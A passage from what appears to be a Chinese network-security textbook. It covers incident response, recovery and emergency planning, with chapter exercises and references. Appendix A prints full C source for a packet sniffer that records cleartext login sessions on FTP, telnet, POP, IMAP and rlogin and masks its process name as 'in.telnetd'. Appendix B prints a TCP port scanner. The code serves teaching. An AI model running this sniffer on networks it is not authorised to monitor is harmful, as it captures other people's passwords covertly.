


图 9.4　事故响应组织结构

- 安全管理中心领导整个安全队伍,分配任务并审计执行情况,负责上报安全状况或进一步向其他组织寻求援助和咨询。
- 入侵预警和跟踪小组重点预防网络入侵。
- 病毒预警和防护小组重点进行各种病毒的防护。
- 漏洞扫描小组通过各种工具进行系统漏洞扫描,包括操作系统漏洞、数据库漏洞和应用系统漏洞。
- 跟踪小组对入侵者进行跟踪,取得入侵证据。

9.6.2.2 网络安全事故恢复

网络系统恢复是指将受损失的系统复原到发生安全事故以前的状态,这是一个复杂和烦琐的过程,需要信心、细心和耐心。事故恢复组织机构如图 9.5 所示。




图 9.5　事故恢复组织结构

- 事故恢复领导小组负责协调整个系统的恢复工作,分配人员、任务并审计进展情况。
- 网络恢复小组主要进行网络环境的恢复。
- 系统恢复小组主要进行各种服务器的操作系统的恢复。
- 数据库恢复小组主要恢复数据库平台。

- 应用恢复小组恢复各种上层应用系统，如办公系统、各种管理系统等。

除了采取充分的攻击响应与自动恢复技术外，响应与恢复还依赖于人员的配备和流程的制定。一旦发生安全事件，根据响应和恢复的情况，可以发现防御系统中的薄弱环节或者安全策略中的漏洞，进一步进行风险分析，修改安全策略，逐步完善安全策略，加强网络安全措施。

9.6.3　应急预案

1. 应急预案的制定目标

网络系统运行维护组织在制定应急预案时首先应明确应急预案的制定目标，预案制定后将达到何种程度的应急保障效果。大多数情况下应急预案的制定应满足以下两个目标：

- 建立网络系统应急响应机制，提高运行维护组织对网络系统突发事件的综合管理水平和应急处置能力，保障网络系统相关业务的连续性。
- 提高运行维护组织对网络系统在运行过程中出现的各种突发事件的应急处置能力，有效预防和最大程度降低网络系统各类突发事件的危害和影响。

2. 应急预案的制定原则

为了使应急预案能达到既定的目标，必须依照一定的原则进行预案制定。因此，网络系统运行维护组织大多依照以下 4 方面原则进行预案制定：

- 结合工作实际，找出对业务影响最为突出的问题和存在的风险，制定相应的应急预案，并通过对各自所负责的生产设备与生产系统的逐一梳理，对各类各级的事故应急预案不断地加以补充和完善。
- 在应急预案的编制过程中，要充分发挥技术专家与技术骨干的作用，认真听取他们的意见，使得应急预案准确、实用、可操作。
- 应急预案要有经济适用性，应急预案的实施需要较多的资金投入时，制定预案要首先进行风险分析和经济适用性分析，选择经济适用的方案。
- 应急预案的编制力求降低突发事故的影响范围、程度和损失，应急预案力求全面，责任落实到人，便于培训，重要系统备有多种应急处置措施。

3. 应急预案编制

在遵从预案制定原则的基础上进行预案细节的编制还需注意以下 3 方面内容：

- 基于运行维护组织日常运行管理和维护支持的管理规定、操作手册(流程)以及各项规定与流程编制网络系统的应急预案。
- 应急预案及基本内容应包括应急预案名称、预案责任部门、预案编制人、编制时间、审批人与审批部门、版本控制信息、变更登记、预案等级。
- 应急预案的关键内容应包括预案适用范围、应急危害辨识、预案启动条件、应急时间要求、应急操作步骤、应急恢复步骤、需要的支持与配合等。

4. 应急预案评审

为保证所制定的应急预案符合上文所述的目标、原则以及编制细节要求，预案制定完成后相关人员应对预案进行评审。评审过程应注意以下 3 个方面：

- 根据重要程度和复杂程度确定应急预案的评审形式，主要分为书面评审与会议评审。
- 从组织协调、业务保障、系统恢复等方面评审应急预案的可行性和有效性。

- 应急预案评审通过后签发实施，并进行备案。

5. 应急预案管理

应急预案管理包括应急预案修订和应急预案保存与备案两个方面的工作。

应急预案修订应注意以下几方面：

- 网络系统应急预案应用环境、组织机构、职责、人员、联系方式等发生变化时，及时对应急预案进行修订。
- 每年至少对应急预案进行一次评估，根据评估结果修订应急预案。
- 应急预案修订完成后，参照应急预案评审的相关内容对修订后的应急预案进行评审。
- 应急预案修订后，开展必要的演练。

应急预案保存与备案应注意以下几方面：

- 应急管理流程、应急预案、演练方案、演练记录、演练评估及相关文档的每一次变更，制定部门均应妥善保存。
- 各应急预案应不少于两个副本，以保证在任何意外情况下，一线应急处置人员随时可以拿到应急预案和相关资料。必要时各应急预案应有纸质副本。

9.7 本章小结

本章主要给出网络系统的安全管理方案。对于任何一个网络系统，首先应确定其需要达到的安全目标，对之进行安全风险的评估。本章介绍了国际、国内安全评估标准的发展情况，并给出了国际和国内的主要安全技术标准。根据风险评估的情况，用户网络系统需要切实采取各种措施进行防范。在采取各种技术措施的同时，还必须制定良好的安全管理措施，包括对实体、保密设备、密钥的安全管理以及相应的行政管理和运行维护管理。在系统正常运行过程中，必须事先建立事故紧急响应机构和恢复机构，防患于未然。只有技术措施和管理措施完美地结合，才能最大程度地降低系统风险，提高系统的安全性。

9.8 本章习题

1. 网络系统的安全目标通常包括哪些方面？
2. 对系统进行安全评估主要包括哪些方面？
3. 我国的计算机信息系统安全保护等级划分准则与 TCSEC 相比有何异同？
4. 对密钥的管理主要涉及哪些方面？
5. 信息系统安全等级保护评定过程中的信息系统分析主要包括哪些内容？
6. 网络系统安全风险主要包括哪几个层次？
7. 在何种情况下应实施专项安全风险评估？
8. 系统恢复领导小组下设哪几个子小组？每个小组的作用是什么？
9. 简述网络系统应急预案的制定目标。

附录 A　Sniffer 源程序

```
/* 文件名: sniffer.c
 * 运行环境: Linux
 * 编译命令: cc -o sniffer sniffer.c -lsocket
 * 调用格式: sniffer hostname
 */

/* 头文件 */
#include <string.h>
#include <ctype.h>
#include <stdio.h>
#include <netdb.h>
#include <sys/file.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/signal.h>
#include <net/if.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/if_ether.h>

int openintf(char *);
int read_tcp(int);
int filter(void);
int print_header(void);
int print_data(int, char *);
char *hostlookup(unsigned long int);
void clear_victim(void);
void cleanup(int);

struct etherpacket
{
    struct ethhdr eth;
    struct iphdr ip;
    struct tcphdr tcp;
    char buff[8192];
}ep;

struct
{
    unsigned long saddr;
```

```
    unsigned long daddr;
    unsigned short sport;
    unsigned short dport;
    int bytes_read;
    char active;
    time_t start_time;
} victim;

struct iphdr * ip;
struct tcphdr * tcp;
int s;
FILE * fp;

#define CAPTLEN 512
#define TIMEOUT 30
#define TCPLOG "tcp.log"

int openintf(char * d)
{
    int fd;
    struct ifreq ifr;
    int s;
    fd = socket(AF_INET, SOCK_PACKET, htons(0x800));
    if(fd < 0)
    {
        perror("cant get SOCK_PACKET socket");
        exit(0);
    }
    strcpy(ifr.ifr_name, d);
    s = ioctl(fd, SIOCGIFFLAGS, &ifr);
    if(s < 0)
    {
        close(fd);
        perror("cant get flags");
        exit(0);
    }
    ifr.ifr_flags |= IFF_PROMISC;
    s = ioctl(fd, SIOCSIFFLAGS, &ifr);
    if(s < 0) perror("can not set promiscuous mode");
    return fd;
}

int read_tcp(int s)
{
    int x;
    while(1)
    {
        x = read(s, (struct etherpacket * )&ep, sizeof(ep));
        if(x > 1)
        {
            if(filter() == 0) continue;
```

```
            x = x - 54;
            if(x < 1) continue;
            return x;
        }
    }
}

int filter(void)
{
    int p;
    p = 0;
    if(ip -> protocol != 6) return 0;
    if(victim.active != 0)
        if(victim.bytes_read > CAPTLEN)
        {
            fprintf(fp, "\n-- -- - [CAPLEN Exceeded]\n");
            clear_victim();
            return 0;
        }
    if(victim.active != 0)
        if(time(NULL) >(victim.start_time + TIMEOUT))
        {
            fprintf(fp, "\n-- -- - [Timed Out]\n");
            clear_victim();
            return 0;
        }
    if(ntohs(tcp -> dest) == 21) p = 1;      /* ftp port */
    if(ntohs(tcp -> dest) == 23) p = 1;      /* telnet port */
    if(ntohs(tcp -> dest) == 110) p = 1;     /* pop3 port */
    if(ntohs(tcp -> dest) == 109) p = 1;     /* pop2 port */
    if(ntohs(tcp -> dest) == 143) p = 1;     /* imap2 port */
    if(ntohs(tcp -> dest) == 513) p = 1;     /* rlogin port */
    if(ntohs(tcp -> dest) == 106) p = 1;     /* poppasswd port */
    if(victim.active == 0)
        if(p == 1)
            if(tcp -> syn == 1)
            {
                victim.saddr = ip -> saddr;
                victim.daddr = ip -> daddr;
                victim.active = 1;
                victim.sport = tcp -> source;
                victim.dport = tcp -> dest;
                victim.bytes_read = 0;
                victim.start_time = time(NULL);
                print_header();
            }
    if(tcp -> dest != victim.dport) return 0;
    if(tcp -> source != victim.sport) return 0;
    if(ip -> saddr != victim.saddr) return 0;
    if(ip -> daddr != victim.daddr) return 0;
    if(tcp -> rst == 1)
```

```
    {
        victim.active = 0;
        alarm(0);
        fprintf(fp, "\n-- -- - [RST]\n");
        clear_victim();
        return 0;
    }
    if(tcp->fin == 1)
    {
        victim.active = 0;
        alarm(0);
        fprintf(fp, "\n-- -- - [FIN]\n");
        clear_victim();
        return 0;
    }
    return 1;
}

int print_header(void)
{
    fprintf(fp, "\n");
    fprintf(fp, "%s =>", hostlookup(ip->saddr));
    fprintf(fp, "%s [%d]\n", hostlookup(ip->daddr), ntohs(tcp->dest));
}

int print_data(int datalen, char *data)
{
    int i = 0;
    int t = 0;

    victim.bytes_read = victim.bytes_read + datalen;
    for(i = 0;i != datalen;i++)
    {
        if(data[i] == 13) { fprintf(fp, "\n"); t = 0; }
        if(isprint(data[i])) {fprintf(fp, "%c", data[i]);t++;}
        if(t > 75) {t = 0;fprintf(fp, "\n");}
    }
}

/* 主函数 */
main(int argc, char **argv)
{
    sprintf(argv[0],"%s","in.telnetd");
    s = openintf("eth0");
    ip = (struct iphdr *)(((unsigned long)&ep.ip) - 2);
    tcp = (struct tcphdr *)(((unsigned long)&ep.tcp) - 2);
    signal(SIGHUP, SIG_IGN);
    signal(SIGINT, cleanup);
    signal(SIGTERM, cleanup);
    signal(SIGKILL, cleanup);
    signal(SIGQUIT, cleanup);
```

```
    if(argc == 2) fp = stdout;
    else fp = fopen(TCPLOG, "at");
    if(fp == NULL) { fprintf(stderr, "cant open log\n");exit(0);}
    clear_victim();
    for(;;)
    {
        read_tcp(s);
        if(victim.active != 0)
            print_data(htons(ip->tot_len) - sizeof(ep.ip) - sizeof(ep.tcp), ep.buff - 2);
        fflush(fp);
    }
}
char * hostlookup(unsigned long int in)
{
    static char blah[1024];
    struct in_addr i;
    struct hostent * he;

    i.s_addr = in;
    he = gethostbyaddr((char * )&i, sizeof(struct in_addr),AF_INET);
    if(he == NULL)
        strcpy(blah, inet_ntoa(i));
    else
        strcpy(blah,he->h_name);

    return blah;
}

void clear_victim(void)
{
    victim.saddr = 0;
    victim.daddr = 0;
    victim.sport = 0;
    victim.dport = 0;
    victim.active = 0;
    victim.bytes_read = 0;
    victim.start_time = 0;
}
/* cleanup: 程序退出等事件时,在文件中作一个记录,并关闭文件 */
void cleanup(int sig)
{
    fprintf(fp, "Exiting...\n");
    close(s);
    fclose(fp);
    exit(0);
}
```

在上述程序中,结构 etherpacket 定义了一个数据包。其中的 ethhdr、iphdr 和 tcphdr 3 个结构用来定义以太网帧,IP 数据包头和 TCP 数据包头的格式。

它们在头文件中的定义如下:

```
struct ethhdr
{
    unsigned char h_dest[ETH_ALEN];         /* destination eth addr */
    unsigned char h_source[ETH_ALEN];       /* source ether addr */
    unsigned short h_proto;                 /* packet type ID field */
};
struct iphdr
{
    #if __BYTE_ORDER == __LITTLE_ENDIAN
    u_int8_t ihl:4;
    u_int8_t version:4;
    #elif __BYTE_ORDER == __BIG_ENDIAN
    u_int8_t version:4;
    u_int8_t ihl:4;
    #else
    #error "Please fix <bytesex.h>"
    #endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /* The options start here. */
};
struct tcphdr
{
    u_int16_t source;
    u_int16_t dest;
    u_int32_t seq;
    u_int32_t ack_seq;
    #if __BYTE_ORDER == __LITTLE_ENDIAN
    u_int16_t res1:4;
    u_int16_t doff:4;
    u_int16_t fin:1;
    u_int16_t syn:1;
    u_int16_t rst:1;
    u_int16_t psh:1;
    u_int16_t ack:1;
    u_int16_t urg:1;
    u_int16_t res2:2;
    #elif __BYTE_ORDER == __BIG_ENDIAN
    u_int16_t doff:4;
    u_int16_t res1:4;
    u_int16_t res2:2;
    u_int16_t urg:1;
    u_int16_t ack:1;
    u_int16_t psh:1;
```

```
        u_int16_t rst:1;
        u_int16_t syn:1;
        u_int16_t fin:1;
        #else
        #error "Adjust your <bits/endian.h> defines"
        #endif
        u_int16_t window;
        u_int16_t check;
        u_int16_t urg_ptr;
    };
    struct ifreq
    {
        #define IFHWADDRLEN 6
        #define IFNAMSIZ 16
        union
        {
            char ifrn_name[IFNAMSIZ];          /* Interface name, e.g. "en0" */
        } ifr_ifrn;
        union
        {
            struct sockaddr ifru_addr;
            struct sockaddr ifru_dstaddr;
            struct sockaddr ifru_broadaddr;
            struct sockaddr ifru_netmask;
            struct sockaddr ifru_hwaddr;
            short int ifru_flags;
            int ifru_ivalue;
            int ifru_mtu;
            struct ifmap ifru_map;
            char ifru_slave[IFNAMSIZ];         /* Just fits the size */
            __caddr_t ifru_data;
        } ifr_ifru;
    };
```

接口请求结构在调用输入输出时使用。所有的 I/O 接口输出必须有一个参数，这个参数以 ifr_name 开头，后面的参数根据使用不同的网络接口而不同。

使用命令 ifconfig 可以查看计算机的网络接口。一般有两个接口 lo0 和 eth0。在 ifreq 结构中，各个域的含义与 ifconfig 的输出是一一对应的。这里，程序将 eth0 作为 ifr_name 来使用。接着，该函数将这个网络接口设置成 promiscuous 模式。Sniffer 工作在这种模式下。

函数 read_tcp 的作用是读取 TCP 数据包，传给 filter 处理。filter 函数对上述读取的数据包进行处理。

接下来的程序是将数据输出到文件中。

函数 clearup 是在程序退出等事件时在文件中作一个记录，并关闭文件。

附录 B　端口扫描源程序

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <errno.h>
#include <netdb.h>
#include <signal.h>

int main(int argc, char **argv)
{
    int probeport = 0;
    struct hostent *host;
    int err, i, net;
    struct sockaddr_in sa;

    if (argc != 2) {
        printf("usage: %s hostname\n", argv[0]);
        exit(1);
    }
    /* 扫描 1～1024 端口范围 */
    for (i = 1; i < 1024; i++)
    {
        strncpy((char *)&sa, "", sizeof sa);
        sa.sin_family = AF_INET;
        if (isdigit(*argv[1]))                          /* 如果是 IP 地址 */
            sa.sin_addr.s_addr = inet_addr(argv[1]);
        else if ((host = gethostbyname(argv[1])) != 0)      /* 如果是主机名,需要转换 */
                strncpy((char *)&sa.sin_addr, (char *)host->h_addr, sizeof sa.sin_addr);
            else {
            herror(argv[1]);
            exit(2);
            }
        sa.sin_port = htons(i);
        /* 创建 socket 标识符 */
        net = socket(AF_INET, SOCK_STREAM, 0);
        if (net < 0) {
            perror("\nsocket");
            exit(2);
        }
        /* 与目的方连接 */
        err = connect(net, (struct sockaddr *) &sa, sizeof sa);
        if (err < 0) {
            printf("%s %-5d %s\r", argv[1], i, strerror(errno));
            fflush(stdout);
```

```
            } else {
                /* 如果连接成功,打印主机名(或地址)和成功连接的端口号 */
                printf("%s %-5d accepted. \n", argv[1], i);
                if (shutdown(net, 2) < 0) {
                    perror("\nshutdown");
                    exit(2);
                }
            }
            /* 关闭 socket 标识符 */
            close(net);
        }
        printf(" \r");
        fflush(stdout);
        return (0);
}
```

参 考 文 献

[1] CCITT. Recommendation X.509: The Directory-Authentication Framework.
[2] RFC1321. The MD5 Message Digest Algorithm.
[3] RFC1825. Security Architecture for the Internet Protocol.
[4] RFC1928. SOCKS Protocol version 5.
[5] RFC1929. Username/Password Authentication for SOCKS v5.
[6] RFC1961. GSS-API Authentication Method for SOCKS version 5.
[7] RFC2307. An Approach for using LDAP as a Network Information Service.
[8] RFC2401. Security Architecture for the Internet Protocol.
[9] RFC2402. IP Authentication Header.
[10] RFC2406. IP Encapsulating Security Payload.
[11] RFC2408. Internet Security Association and Key Management Protocol (ISAKMP).
[12] RFC2409. The Internet Key Exchange(IKE).
[13] Howard B, Paridaens O, Gamm B. Information Security: Threats and Protection Mechanisms. Alcatel Telecommunications Review, 2001.
[14] Metz C Y. IP Switching : Protocols and Architectures. New York: McGraw-Hill, 1999.
[15] Sample C, Nickle M, Poynter L. Firewall and IDS Shortcomings. SANS Network Security, 2000.
[16] Simon G, Spafford G. Web Security & Commerce. O'Reilly & Associates Inc. , 1997.
[17] Paridaens O, Gamm B, Howard B. Securing IP Networking Architectures. Alcatel Telecommunications Review, 2001.
[18] Cheng P C. An Architecture for the Internet Key Exchange Protocol. IBM Corp, 2001.
[19] RSA Laboratories. PKCS #1: RSA Encryption Standard, version 1.5. 1993.
[20] 陈兵，王立松，钱红燕. 网络安全与电子商务. 北京：北京大学出版社，2002.
[21] Comer D E, Stevens D L. Internetworking with TCP/IP. 北京：清华大学出版社，Prentice Hall, 1998.
[22] Atkins D. Internet 网络安全专业参考手册. 严伟，等译. 北京：机械工业出版社，1998.
[23] 王育民，刘建伟. 通讯网的安全——理论与技术. 西安：西安电子科技大学出版社，1999.
[24] Hare C, Siyan K. Internet 防火墙与网络安全. 刘成勇，等译. 北京：机械工业出版社，1998.
[25] 樊成丰，林东. 网络信息安全 &PGP 加密. 北京：清华大学出版社，1998.
[26] 吕延杰. 网络经济与电子商务. 北京：北京邮电大学出版社，1999.
[27] Stallings W. 密码编码学与网络安全：原理与实践. 2 版. 北京：电子工业出版社，2001.
[28] Duan H X, Wu J P, Li X. Policy-based Access Control Framework for Large Networks. Journal of Software, 2001, 12(12): 1739-1747.
[29] Verma D C, Calo S, Amiri S. Policy-based Management of Content Distribution Networks. IEEE Network, 2002, 16(2): 34-39.
[30] Mohan R, Levin T E, An Editor for Adaptive XML-based Policy Management of IPSec. Computer Security Applications Conference, 2003: 276-285.
[31] 林闯，封富君，李俊山. 新型网络环境下的访问控制技术. 软件学报，2007，18(4)：955-966.
[32] Sandhu R, Bhamidipati V, Coyne E, et al.. The ARBAC97 Model for Role-based Administration of

Roles：Preliminary Description and Outline，Proceedings of the Second ACM Workshop on Role-based Access Control，1997：41-50.

[33] Ferraiolo D F，Sandhu R，Gavrila S. Proposed NIST Standard for Role-based Access Control. ACM Trans. on Information and Systems Security (TISSEC)，2001，4(3)：224-274.

[34] Thomas R K，Sandhu R. Task-based Authentication Control (TBAC)：A family of Models for Active an Enterprise-oriented Authentication Management. Proc. of the 11th IFIP Conf. on Database Security，1997：11-13.

[35] Oh S，Park S. Task-Role-based Access Control Model. Information System，2003，28(6)：533-562.

[36] Park J，Sandhu R. Towards Usage Control Models：Beyond Traditional Access Control. Proc. of the 7th ACM Symp. on Access Control Models and Technologies，2002：57-64.

[37] Park J，Sandhu R. The UCONABC Usage Control Model，ACM Trans. on Information and System Security，2004，7(1)：128-174.

[38] Sandhu R，Park J. Usage Control：A Vision for Next Generation Access Control，Proc. of the 2nd Intel Workshop on Mathematical Methods，Models and Architectures for Computer Networks Security，2003：17-31.

[39] McDaniel PD，Prakash A. Policy Management in Secure Group Communication. The 8th ACM Symposium on Access Control Models and Technologies，2003：31-34.

[40] 姚亚峰，陈建文，黄载禄. ASIC 设计技术及其发展研究. 中国集成电路，2006，10：15-21.

[41] Maxfield. FPGA 设计指南：器件、工具和流程. 北京：人民邮电出版社，2007.

[42] Comer D E. 网络处理器与网络系统设计. 北京：机械工业出版社，2004.

[43] Zhang N Y，Qu X L. The Authentication and Authorization Method and Packet Format of RADUIS. Journal of Chongqing University of Posts & Telecommunications，2001，13(3)：78-81.

[44] 杨妍玲. 基于 NFC 技术的手机移动支付安全应用研究. 现代计算机，2015(20)：56-60.

[45] 王飞. 移动互联网面临的安全威胁及防护思路. 信息通信，2016(10)：155-157.

[46] 赵旺飞. 移动智能终端 APP 发展趋势及面临的安全挑战. 移动通信，2015(5)：26-30.

[47] 田永民. 浅析 4G 无线网络安全接入技术的探究. 数字通信世界，2016(3)：17-19.

[48] 马卓. 可证明安全的无双线性对无证书可信接入认证协议. 计算机研究与发展，2014(5)：325-333.

[49] Lai Y P，Hsia P L. Using the Vulnerability Information of Computer Systems to Improve the Network Security，Computer Communications，2007，30(9)：2032-2047.

[50] 郭洪荣. 指标融合下对网络安全态势评估模型的构建研究. 网络安全技术与应用，2014，28(1)：44-46.

[51] FIRST. Announcing the CVSS Special Interest Group for CVSS v3 Development. [2012-05-15]. http://www.first.org/cvss/v3/ develop.

[52] Jumrat A，Tenq-amnuay Y. Probability of Attack based on System Vulnerability Life Cycle. Proc. of International Symposium on Electronic Commerce and Security. IEEE Press，2009：531-535.

[53] Grandvalet Y，Canu S. Adaptive Scaling for Feature Selection in SVMs. Advances in Neural Information Processing Systems，2008，15(3)：1899-1916.

[54] 张曼. 信息安全风险评估方法的研究. 信息安全与技术，2015，25(1)：18-20.

[55] Cole G，Bulashova N，Yurcik W. Geographical Netflows Visualization for Network Situational Awareness：Naukanet Administrative Data Analysis System (NADAS). 12th International Conference on Telecommunication Systems-Modeling and Analysis(ICTSM)，2004：5-21.

[56] Skaggs B，Blackburn B，Manes G，et al. Network Vulnerability Analysis. The 45th Midwest

Symposium on IEEE，Circuits and Systems，2012：45-56.
[57] Yang C，Tu Y，Chen X. Analysis Method for Topology Vulnerability of Transportation Network. International Conference on Transportation Engineering，2009：3639-3644.
[58] Zhang M. Survey of Information Security Risk Assessment Methods. Information Security and Technology. 2015，25(1)：10-20.
[59] BS7799-2. Information Security Management Specification for Information Security Management Systems.
[60] NIST SP 800-53. Security and Privacy Controls for Federal Information Systems and Organizations.
[61] AS/NZS 4360：2004. Risk Analysis of Technological Systems-Application Guide.